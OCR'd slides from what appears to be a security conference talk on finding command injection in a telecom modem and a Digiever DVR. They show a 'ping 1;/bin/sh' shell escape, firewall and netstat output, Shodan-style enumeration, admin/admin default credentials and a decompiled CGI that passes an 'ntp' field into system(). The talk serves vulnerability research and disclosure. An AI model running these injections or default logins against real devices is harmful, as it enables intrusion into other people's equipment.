
```
:[v12].handler;



(v3 + 1);

RD)v19];
)handler)(v19);



lInShellWithTimeout((int)s);
```


Deadly mistake: basically "sh –c %s"

In fact, found by not using IDA

- Found some command injection

Cat typing on keyboard is semi-random.
Therefore, it is a kind of fuzzing.






Ping

測試期間此頁面將會5秒鐘刷新一次

Host : [   ] Start

IP Version: ● IPv4 ○ IPv6

```
IPv4 ping
BusyBox v1.27.2 (2020-12-07 11:21:55 CST) multi-call binary.
BusyBox is copyrighted by many authors between 1998-2015.
Licensed under GPLv2. See source distribution for detailed
copyright notices.

Usage: busybox [function [arguments]...]
   or: busybox --list
   or: function [arguments]...

        BusyBox is a multi-call binary that combines many common
Unix
```



```
Login: cht
Password:
 > ?
?
help
exit
reboot
meminfo
ifconfig
ping
sysinfo
swversion
uptime
 > ping 1;/bin/sh
PING 1 (0.0.0.1): 56 data bytes
ping: sendto: Invalid argument


BusyBox v1.27.2 (2020-12-07 11:21:55 CST) built-in shell (ash)
Enter 'help' for a list of built-in commands.

# 
```

Objectives

✓ Hack **one modem**

? Try and hack the **telecom**


? Hack **everyone's modem**


We can now achieve RCE on the modem, but only from LAN side

Chapter 2
Seek the Spark

Cross-referencing FW & services

What's with these IP ranges...






```
# netstat -tulpn                                                         [7/1813]
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name

tcp        0      0 [redacted]              0.0.0.0:*               LISTEN      [redacted]
tcp        0      0 [redacted]              0.0.0.0:*               LISTEN      [redacted]
tcp        0      0 [redacted]              0.0.0.0:*               LISTEN      [redacted]
tcp        0      0 [redacted]              :::*                    LISTEN      [redacted]
tcp        0      0 [redacted]              :::*                    LISTEN      [redacted]
                                                                              45 25-Oct-23
```

```
Chain ppp0.1-WEB (2 references)                                       [115/1969]
target     prot opt source               destination
ACCEPT     all  --  10.248.0.0/13        anywhere
ACCEPT     all  --  172.16.0.0/12        anywhere
ACCEPT     all  --  [redacted]/28        anywhere
ACCEPT     all  --  [redacted]/29        anywhere
ACCEPT     all  --  [redacted]/24        anywhere
ACCEPT     all  --  [redacted]/29        anywhere
ACCEPT     all  --  [redacted]/29
ACCEPT     all  --  [redacted]/29        anywhere
DROP       all  --  anywhere             anywhere

Chain veip0.2-DNS (2 references)
target     prot opt source               destination
DROP       all  --  anywhere             anywhere

Chain veip0.2-FTP (2 references)
target     prot opt source               destination
DROP       all  --  anywhere             anywhere

Chain veip0.2-INPUT (1 references)
target     prot opt source               destination
veip0.2-PING  icmp --  anywhere             anywhere             icmp echo-request
veip0.2-PING_OF_DEATH  icmp --  anywhere             anywhere             icmp echo-request
veip0.2-SYN_FLOODING  tcp  --  anywhere             anywhere             tcp flags:SYN,RST,ACK/SYN
veip0.2-LAND  all  --  anywhere             anywhere
[0] 0:[tmux]* 1:bash  2:tio- 5:1                    " es@talun-yen-npi " 17:46 25-Oct-23
```

Public IPs

Attack surface enumeration of G-040W-Q



IP	Private/Public
10.248.0.0/13	Private
172.16.0.0/12	Private
PUBLIC_IP_1/28	Public
PUBLIC_IP_2/29	Public
PUBLIC_IP_3/24	Public
PUBLIC_IP_4/29	Public
PUBLIC_IP_5/29	Public


What's with the exposed IP ranges?

- **I do not know why it's exposed,**
  but Shodan can tell me what's inside
- Historically proven vulnerable devices were inside
  - FortiGate is historically unsafe
  - DVR is also a "hot target" for ITW attacks


IP	Type	Desc
PUBLIC_DEVICE_1	DVR	Multiple(*), including Digiever DS-2105 Pro (DVR)
PUBLIC_DEVICE_2	SSL VPN	Fortigate ?

Model is from 10-year ago.

Time to get some firmware!



digiever firmware site:digiever.com



‹ Faq Lists

FAQ

How to make your USB device as a boot disk for Daul Recovery?

Applied models:

- **DS-16X00-RM UHD / DS-8X00-RM UHD / DS-4200 UHD / DS-2200 UHD / VD UHD+**

[Step 1] Prepare a **USB device more than 16GB**.

[Step 2] Download **usbit (USB Image Tool)** from:

https://mega.nz/file/MJpWGTTb#EW5mwA8Ulwqo4D_meQ2cY1ylSpLAsHXzDEWSF7dURtk


[Step 3] Download **Recovery8G_20230130.zip (recovery file)** from

https://mega.nz/file/kZZTRCjl#Q1_FcUSxpOVdxJX0QO4qBwf-faT4J5mR8nhj9vav

[Step 4] Unzip the file of **usbit (USB Image Tool) and Recovery8G_20230130.zip**

[Step 5] Start USB Image Tool on the PC.

[Step 6] Select USB device and choose "**Restore**".




```
[es@es-l digiever]$ file Recovery8G_20230130.img
Recovery8G_20230130.img: DOS/MBR boot sector; partition 1 : ID=0xee, start-CHS (
0x0,0,1), end-CHS (0x3ff,254,63), startsector 1, 15136767 sectors, extended part
ition table (last)
[es@es-l digiever]$ virt-filesystems -a Recovery8G_20230130.img
/dev/sda1
/dev/sda2
/dev/sda3
```

Nevertheless...

- `PUBLIC_DEVICE_1` Leads to a DVR management interface
- How to get in:

Username : admin
Password : admin



Device Information


Information

Product Model	DS-2105 UHD
Firmware Version	3.1.0.71-11
MAC Address	24:4b:fe:83:8c:f9, 24:4b:fe:83:8c:fa
Operating System	Embedded Linux
OS Version	Linux version 4.16.18
CPU	Intel(R) family
Network Adapter	Gigabit Ethernet Card 10/100/1000 Mbps
Locate	Locate

Bug whack-a-mole


- Emulated the device via QEMU (**Fedora**-based)
- /cgi-bin/cgi_main.cgi is one of the CGI endpoints
- It looks like this:


```
POST /cgi-bin/cgi_main.cgi HTTP/1.1
...

cgiName=time_tzsetup.cgi&time_action=test&ntp=example.com
```



Bug whack-a-mole

- Using the help from GNU Grep, we can locate on the vulnerable CGI.
- Then, ask Madame de Maintenon for help.






```
memset(s, 0, 0x200u);
if ( !cgiFormStringNoNewlines((int)"ntp", s, 512) )
{
  if ( (unsigned int)(sh_hw_version() - 23) > 5 )
    sprintf(
      command,
      "killall ntpd;sleep 1;%s %s > /tmp/ntp.log 2>&1;hwclock --systohc;/bin/ntpd -c /etc/ntp.conf &",
      "ntpdate",
      s);
  else
    sprintf(
      command,
      "killall ntpd;sleep 1;%s %s > /tmp/ntp.log 2>&1;hwclock --systohc --utc;/bin/ntpd -c /etc/ntp.conf &",
      "ntpdate",
      s);
  system(command);
}
```

